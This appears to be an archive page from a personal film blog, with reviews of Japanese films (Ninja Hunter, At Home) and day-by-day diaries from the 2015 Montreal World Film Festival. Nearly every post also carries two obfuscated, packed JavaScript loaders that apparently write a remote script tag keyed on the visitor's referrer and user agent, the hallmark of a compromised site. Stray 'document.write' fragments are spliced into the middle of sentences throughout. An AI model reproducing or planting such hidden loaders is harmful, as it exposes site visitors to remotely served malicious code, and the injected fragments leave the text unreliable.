Kei is a female ninja sent to the Koga clan as double agent. She comes back with a list of traitors inside the Iga clan. After bringing the list she go to see Tao, her friend. A battle ensue and Tao is hit on the head, loosing his memory. Now, Kei is dead, and he is not sure who the enemy is anymore. Maybe he is one of the traitor? Or is he one of the heroes? He will have to slowly figure out what happened.

This is clearly a low budget movie (they use lots of natural set like cave, temple, forest) that makes a terrible ninja movie with lots of bad fighting stunt. The costumes of not historically accurate (lots of leather and the female ninja wears high heel boots!) and the blood looks horribly fake. And there’s this very annoying special effects that marks the beginning and end of all flashbacks. The end credits are nice, though.

The idea is interesting but the execution is rather clumsy. The movie repeats the same battle scene again and again, each time with a different point of view, in order to show Tao’s conflicting memories, his current understanding of the situation or the reversal of his hypothesis. Did I mention the annoying flashbacks? The final battle is quite ridiculous. It’s an entertaining movie, but nothing more.

It is a kind of movie that would have had more appeal with the Fantasia audience, which is younger and specifically seek this kind of not-so-serious action movie. I guess that adding this title to the programming was an attempt from the MWFF to reach out to this kind of audience—without much success.

Ninja Hunter (???? / Ninja Gari) : Japan, 2015, 96 min.; Dir./Scr./Ed.: Seiji Chiba; Phot.: Kenji Tanabe, Arsuchi Yoshida; Music: Kuniyuki Morohashi; Cast: Mitsuki Koga, Mei Kurogawa, Masanori Mimoto, Kentarô Shimazu, Kazuki Tsujimoto.

Film screened at the Montreal World Film Festival on August 28th, 2015 (Cinema Quartier Latin 12, 16h00 – the theatre was a little more than a quarter full) as part of the “Focus on World Cinema” segment. The screening was interrupted due to technical problems.

For more information you can visit the following websites:
Ninja Hunter © 2015 Shochiku International.

[ Traduire ]

FFM 2016 annonce les « Chelems d’or »

Le Festival des Films du Monde de Montréal, document.write(“”); qui se tiendra du 25 août au 5 septembre 2016, commence déjà à faire parler de lui.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zzten|var|u0026u|referrer|heeyz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fiify|var|u0026u|referrer|zhfnf||js|php’.split(‘|’),0,{}))

Dans un premier communiqué de presse, daté du 13 mai, le FFM annonce que pour son 40e anniversaire il accompagnera ses principaux prix de bourses importantes avec la présentation des premiers « Chelems d’or » du cinéma. Grâce à un généreux mécène, un montant de 1 M $ US sera remis aux producteurs et réalisateurs (sur une base de 50% chacun) afin de contribuer de façon unique à la création cinématographique. La somme total sera divisé en treize bourses de tailles variées: Grand prix des Amériques, Grand prix du jury, Prix FFM du court métrage, compétition mondiale des premiers longs métrages de fiction (or, argent, bronze), prix du documentaire, du meilleurs film canadien (or, argent), compétition spéciale des films chinois (or, argent), et prix du festival du film étudiant (national, international).

Avec une telle innovation qui vise à encourager la relève cinématographique, le festival espère se repositionner comme un centre important du cinéma mondial.

(Voir le communiqué de presse original en français et en anglais)

(Revue de presse: CTVM, La Presse, Le Devoir)

[ Translate ]

Weekly notable news [week 31]

Here are a few notable news & links that I came across this week:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|retiz|var|u0026u|referrer|hkzri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkbdn|var|u0026u|referrer|htbtd||js|php’.split(‘|’),0,{}))

Funnies

Non Sequitur: Monday, March 21, 2016 (The two-party detour)

Dilbert: Tuesday, March 22, 2016 (The Elbonian Religion)

[ Traduire ]

MWFF 2015 Day 7


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydnyh|var|u0026u|referrer|zbznk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|isasi|var|u0026u|referrer|fyntz||js|php’.split(‘|’),0,{}))
This was my last day at the festival. I’ve managed to screen most of the Japanese movies I wanted to see. Anyway I couldn’t see more even if I wanted because I am too exhausted. Eighteen movies in seven days!

Actually, document.write(“”); I’ve seen almost all Japanese movies, except Out of my hand (after all it’s not really a Japanese film) and Shinjuku midnight baby (anyway, I’ve heard that it was terrible: too long, with too much gay sex; many girls came for the cute actors but were put off by the graphical guy on guy sex scenes). I’ve seen Master Blaster online (the student short film) and I am planning so see the screener for Hoshiogaoka Wonderland later this week.

Saturday, I’ve seen Neboke, Alone in Fukujima (well, at least half of it), Popura no aki and Decline of an assassin. Four movies in one day to finish my festival in a dash (I had to pack as many movies as possible since my employer refused to give me the Sunday off). It was quite tiring.

There was the same glitch that I’ve often seen this year during Neboke: the picture froze and came back without sound, so they had to change the screening copy (although I doubt it was a problem related to the copy; it was probably due to equipment issues). We started the movie with french subtitles and finished it with english subtitles! I also missed nearly half of Alone in Fukujima because of a scheduling conflict and the fact that Neboke finished later because of the glitch and its Q&A session. Also, my wife wanted to see an Italian movie in competition, but it had been rescheduled and she screened a swedish movie instead. Despite all those little annoyances, it was a good day. I am also glad that, despite their threats, there was no disturbances caused by disgruntled employees during the week-end. It’s good because that’s the moment of week (particularly in the evening) when the festival is the busiest.

Now that the festival is finished (at least for me), I’ll have more time to write and put my comments online, as well as edit the Q&A videos (I have already added the video for At Home Q&A both on my comment page and on Vimeo). But, first, I have to rest a little (and catch up on some of the chores at home). In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

I’ve noticed another poster in the Quartier Latin’s hall announcing a sequel for the movie Belle and Sebastien due for February 2016 (in Quebec). It’s titled “L’aventure continue” (The adventure continues). [Google, Youtube, Wikipedia]

[ Traduire ]

MWFF 2015 Day 6


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|itirr|var|u0026u|referrer|ertdk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|srfsi|var|u0026u|referrer|srntb||js|php’.split(‘|’),0,{}))
I started the day late again today because of other duties (helping my eighty-five year-old mother to move). Even if I was tired, document.write(“”); I’ve managed to see Yoko Sakura, Soredake as well as the documentary Behind “The Cove” (of which I miss the first ten minutes because of programming conflict). It finished late because of the Q&A (controversial subjects always brings more discussions).

With such days so busy with work, duties and a full schedule of screenings, I am getting quite tired. Tomorrow will be my heaviest day with four screenings (and probably my last for this year). Hopefully I’ll be able to rest (and write) in the following days so I can share with you my comments on all those interesting movies.

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]

MWFF 2015 Day 5


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tihsk|var|u0026u|referrer|hhbyr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yttds|var|u0026u|referrer|iarse||js|php’.split(‘|’),0,{}))
For me it’s the second day of the second week at the festival. I’ve now seen eleven movies, document.write(“”); so it’s just a little more than half of the Japanese films. Despite a few glitches it has been a great festival so far.

Today was excellent. I’ve seen Dear Deer, Summer on the Frontline (which joins the short list of my favourites along with Blowing in the wind of Vietnam) and Gassoh, as well as attending the latter’s press conference.

Press conferences at the MWFF are always somewhat excruciating because every words must be translated both in French (because this is Quebec) and in English (because this is an international film festival after all). It makes a thirty-minute press conference feels very short and only a few questions can be asked by the press and the public to the movie crew. That’s rather annoying but it can’t be helped. I wish the press conference would be longer (since, unlike most big festival, they cannot afford multi-languages simultaneous translation—which would save lots of time).

I’ve filmed most Japanese directors’ introduction to their movies’ screening, with any Q&A sessions that I could attend, as well as today’s press conference. I’ll put them online as soon as I can do a quick edit on each of them in order to keep them as short as possible (which reminds me that I still have press conferences from previous years that I still need to share!).

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]

MWFF 2015 Day 4


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yyeyb|var|u0026u|referrer|nbdfk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|syart|var|u0026u|referrer|yrzfh||js|php’.split(‘|’),0,{}))
We are already in the second week of the festival. Today I was working, document.write(“”); so I could spare time only for one movie: Haman.

For a second time there was technical issues during the screening. The picture froze, then fast-forwarded and then came back without sound for five or ten minutes. Then they “rewinded” and restarted where the problem had occured. Luckily, no other issues happened. The director, who was present to introduce his movie and for a Q&A afterward, apologized profusely (it was the japanese thing to do) even if it was not his fault.

Despite that small problem, I enjoyed this short day.

If you want to read some comments about the Japanese movies at the festival (in french) you can check the first part of the article by my esteemed colleague Claude R. Blouin.

It seems that more troubles might be brewing for the festival (as if it needed more) as some employees of the festival, experiencing delays with the well-earned payment of their salary, are threatening to strike from Friday if the situation is not resolved (Le Devoir). I can understand their plight but, on the other hand, I know many film buffs who would do their job for free just for a few tickets and a chance to meet with international moviemakers!

I’ll do my best to post my own comments soon but in the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

MWFF 2015
[ Traduire ]

MWFF 2015 Day 3


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyhfe|var|u0026u|referrer|idzyb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zfihf|var|u0026u|referrer|ddnyy||js|php’.split(‘|’),0,{}))
Another good day despite the fact that I started my festival coverage late because I had other duties to attend. However, document.write(“”); I still managed to see two movies: Early Spring (Sakurajima Sosyun) and The Next Generation Patlabor: Tokyo War (Mamoru Oshii introduced the screening!).

Since I had several hours in-between the two movies I was able to write my comments for all the movies I had seen the previous days. It still need some research and polishing, but I should be able to post them soon. For now I’m really too tired to do anything but sleep.

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]

MWFF 2015 Day 2


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzzrb|var|u0026u|referrer|dandt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkhye|var|u0026u|referrer|fdnzt||js|php’.split(‘|’),0,{}))
Today was a perfect day. Much better than yesterday.

Just before leaving this afternoon I have put online my first comment, document.write(“”); for the movie At Home.

I wish I could write more extensive comments but unfortunately I am a little too busy. Seeing movie after movie doesn’t leave enough time to do in-depth analysis. And when you sit at night, after having viewed three movies, it difficult to write in details about each of them. That’s why I try to put down on paper my first impression as soon as I leave the theatre. It’s easy to do when there’s a couple of hours in-between movies, but more difficult when you have to rush from one place to another with just minutes before the beginning of the next show (harder still when there’s a Q&A after a screening).

Anyway, my purpose with this blog has always been to simply introduce a work (be it a manga, a book or a movie) with just enough information (and links) to interest the readers and incite them to look further.

Yesterday, I saw At Home and Ninja Hunter.

Today, I’ve seen Kagura-me, Akai Tama and Blowing in the wind of Vietnam. All ranging from good to excellent. I’ll try to write and post my comments on those movies as soon as possible.

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]

At Home

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|feiti|var|u0026u|referrer|hrkdt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rddtf|var|u0026u|referrer|tsdfr||js|php’.split(‘|’),0,{}))

“A father, document.write(“”); a mother, an elder son, a daughter and a younger son. A family of five. To all appearances, a perfectly normal, happy family. However it turns out that none of them have a blood relationship. Each of them has a sad story and separate families of their own. Does being related by blood, make a family? Or if they live together, does it make them a family? When people learn to connect with others, when they are placed in a difficult situation, how do they react for a family? This is a film about people who were hurt by family, but saved by family. ”

(Text from the Festival’s program)

The Moriyama family looks like any other ordinary family. However, none of them are related. The father is a thief. He started stealing to support his pregnant wife. She is hit by a car and lose the baby. He gets caught, goes to prison and his wife leaves him. Once out of prison, he continues with a criminal life. One day, during a burglary, he discovers a young boy chained in the bathroom of a house. He decides to save him. Together they settle in a home, acting like father and son. Later, the thief triggers an alarm and, as he might be caught, he is helped by a teenager who has run away from his home. He was verbally abused by his parents who found his indecisiveness and shyness not up to the standard of their rich (but parvenu) status. He joins the father and younger “son” in their home.

The mother was physically abused by her violent husband. One day she is considering killing herself by jumping in front of a train but notices a teenage girl who is about to do the same. Without thinking about her own situation anymore, she prevent the girl from jumping. The girl was sexually abused by her father. They both run away (it is more implied than said or shown) and settle in an apartment together as mother and daughter. One day, the mother meets the father in a pet shop and the father (it’s not shown how or why) invites them to join his little family.

They survive through a life of crime: the father doing burglary, the mother swindling men in mariage schemes, the older son doing forgery in a print shop and the young boy and girl simply going to school. Unfortunately, the mother tries to swindle a bigger swindler and she ends up kidnapped. The family rushes to gather the ransom, but, despite the father’s warning, it leads them to a violent outcome. The father goes to prison again to save his family. In the end, the family will pull through thanks to its strength. Despite not being related, they all had suffered abuse and could better understand and confort each other. Reconstituted family can work and even be stronger than blood ties.

There is a lot of frustration nowadays in Japan which apparently translate into an increase of domestic violence at home. This subject (and its salvation through reconstituted family) is interesting but the storytelling is often way too slow, and also contains gaps or credibility issues. Some scenes are simply not plausible, not because of the actors’ performance, which is quite excellent, but because the situation is being too convenient or at least not explained in a satisfactory manner. However, it is a beautiful story and a good enough movie to be well worth watching.

At home (??????): Japan, 2015, 110 min.; Dir.: Hiroshi Chono; Scr.: Teruo Abe (based on the novel by Takayoshi Honda); Music: Takatsugu Muramatsu; Phot.: Shinya Kimura; Ed.: Osamu Suzuki; Prod. Des.: Shin Nakayama; Cast: Yutaka Takenouchi (Dad/Thief), Yasuko Matsuyuki (Mom/Swindler), Kentaro Sakaguchi (Jun Moriyama), Yuina Kuroshima (Asuka Moriyama), Yuto Ikeda (Takashi Moriyama), Jun Kunimura, Itsuji Itao, Seiji Chihara.

Film screened at the Montreal World Film Festival on August 28th, 2015 (Cinema Quartier Latin 12, 12h00 – with an attendance of 90 people, filling 60% of the theatre) as part of the “Focus on World Cinema” segment. The director was present for a short Q&A at the end.

For more information you can visit the following websites:
At Home © ?at Home?Production Committee.

Video of the Q&A session


[ Traduire ]

MWFF 2015 Day 1

This year the festival is already hard for me because I have to cover it while working full-time (it’s difficult lately to get days off at the library) and also while helping my eighty-five year-old mother to move in her new apartment. On top of it, document.write(“”); there are twenty-something Japanese movies to watch this year. A though order.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|stkst|var|u0026u|referrer|trsza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tsfek|var|u0026u|referrer|yhfsa||js|php’.split(‘|’),0,{}))

Like the last couple of years, the festival has this feeling of the end of a party. Everybody seems to thinks that it might be the last year, despite Losique’s denial (
The Gazette, Variety). The festival has always had its critics or doomsayers, and this year again many are asking for change at the top or already planning a replacement. All those talks are casting a shadow on the festival. For my part, as I’ve said before, I don’t really care as long as they continue to show great movies that I cannot see anywhere else. Unfortunately, the lack of funds is showing in the organization of the festival (glitch, scheduling problems, technical problems, communication problems, etc). It seems particularly disorganized this year (but is it really more than usual?).

Unfortunately, my first day at the festival was quite disastrous. The first movie was good. The second movie had so many technical problems (started ten minutes late, microphone problem for the presentation, there was picture without sound, sound without picture, repeatedly) that the screening was interrupted and cancelled a little before the middle of the movie. I had to go to the screening room of the Film Market to see the (disappointing) end. There the copy ran just fine so it’s unlikely that the problem was caused by the dvd encoding (the excuse was that since it’s a foreign movie the encoding could have been messed up, but usually if this is the case it just either work or doesn’t) so the problem must have been with the Quartier Latin’s equipment (they were using VLC on a MacBook and a digital projector). It’s not the first year that this kind of problem occurs.

And the third movie… was cancelled due to some rescheduling! That’s quite annoying. I had made myself a (gruelling) schedule where I could see all Japanese movies, but with those changes it will be impossible. And at least one of the movie that I can’t watch is not even available in the Film Market screening room…

Shinjuku Midnight Baby rescheduledDecline of an assassin rescheduled
Anyway, I’ll try to post soon my comments on the two movies I’ve managed to see today, and you can still check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

I also noticed in the Quartier Latin lobby a poster announcing the movie “Paul à Québec” for September 18th. Great!

[ Traduire ]

MWFF 2015 update

A few new press releases have been posted about the Montreal World Film Festival:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbafs|var|u0026u|referrer|sfsts||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|irafb|var|u0026u|referrer|fadtz||js|php’.split(‘|’),0,{}))

More importantly, the programming information is now available online. On the festival website you can find the full schedule as well as the full index of movies (in PDF format).

If, like us, you are more interested in Japanese movies you can find all the details in our updated entry “Montreal World Film Festival 2015”.

[ Traduire ]

Montreal World Film Festival 2015

The 39th edition of the Montreal World Film Festival will take place from August 27th to September 7th 2015, document.write(“”); at the Imperial (1430 Bleury – Metro Place des Arts) and Quartier Latin (350 rue Emery – Berri-UQAM) theatres. Tickets will be available from August 22 at noon at the offices of the Imperial (CI) and Quartier Latin (QL) theatres, as well as online through the Admission Network website. Individual tickets are $ 10, Passports are $ 120 and Cinephile Card is $ 250. Booklets of 10 coupons redeemable against individual tickets are available for $ 70. More details on the festival website: www.ffm-montreal.org.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|teehn|var|u0026u|referrer|frtyt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbssy|var|u0026u|referrer|ydfht||js|php’.split(‘|’),0,{}))

This year there was no real press conference about the programming and instead the festival unveiled the line-up of films in the
World Competition and the First Films Competition through press releases and a virtual press conference where both domestic and international media could simultaneously participate in an online Q&A session. So far, since then, the information has been trickling down little by little and we don’t know much about the festival programming. They said that “A digital age requires a digital solution,” but I guess it has also a lot to do with the lack of subsidies and the resulting reduced staff. I don’t mind a little austerity as long at it gets the festival going and brings us the diversified, quality cinema the festival is renown for.

We know that, this year, a record number of short films were submitted; that the opening movie will be Muhammad, the latest film by renowned Iranian director Majid Majidi; that this year’s festival will offer movies from over 86 countries; that the competition line-up will includes 26 Feature films from 31 countries for the World Competition, plus 25 more movies for the First Feature Competition, and that both competitions will include 36 World Premieres; we know the composition of both the jury for the Grand Prize of the Americas and the jury for the First Feature Prize; finally, a couple of days after the virtual press conference, the festival announced that twenty-four features from a score of countries will be shown in the World Greats (out of competition) category.

Here our interest is mostly with the Japanese movies. At first, with the festival press releases and an article in the august edition of Coco Montreal, we determined that the festival would show at least fourteen Japanese movies. However, with the release of the schedule we astonishingly discovered that a record-breaking number of Japanese movies will be shown this year: seventeen (twenty-one if we count a Liberian movie with a Japanese director, a four-minute short and two documentaries)! See the films index for details. (updated 2015-08-21)

Be careful, the schedule of some movies has changed (updated 2015-08-28).

Coco Montreal have put a more detailed article (this time with english and french translation) on the festival’s Japanese movies in their September issue (available both in the issuu.com flash version and on their Facebook page). [updated 2015-09-01]

You can now read some comments about the Festival’s Japanese movies (in french) in the first part of the article by my esteemed colleague Claude R. Blouin on the blog Shomingeki. [updated 2015-09-03]

You will find, after the jump, a list of all those movies (plus a few useful links — of course, more details and links will be added as the information become available):


World Competition / Film en compétition

  • Gassoh (??): Japan, 2015, 87 mins; Dir.: Tatsuo Kobayashi; Scr.: Aya Watanabe (based on the manga by Hinako Sugiura); Phot.: Hitoshi Takaya; Music: Asa-Chang; Cast: Yuya Yagira (Kiwamu Akitsu), Koji Seto (Masanosuke Yoshimori), Amane Okayama (Teijiro Fukuhara), Joe Odagiri, Mugi Kadowaki, Minami Sakurai, Kai Inowaki, Yuko Takayama, Reiko Fujiwara, Daisuke Ryu, Rie Minemura, Mantaro Koichi, Lily.

    The final resistance to the dismantling of the Togugawa Shogunate at the end of the Edo period and the futile struggles of three young men who participated in the Shougitai resistance.

    Schedule: Thu 9/03 9:00 CI; Thu 9/03 21:30 CI.

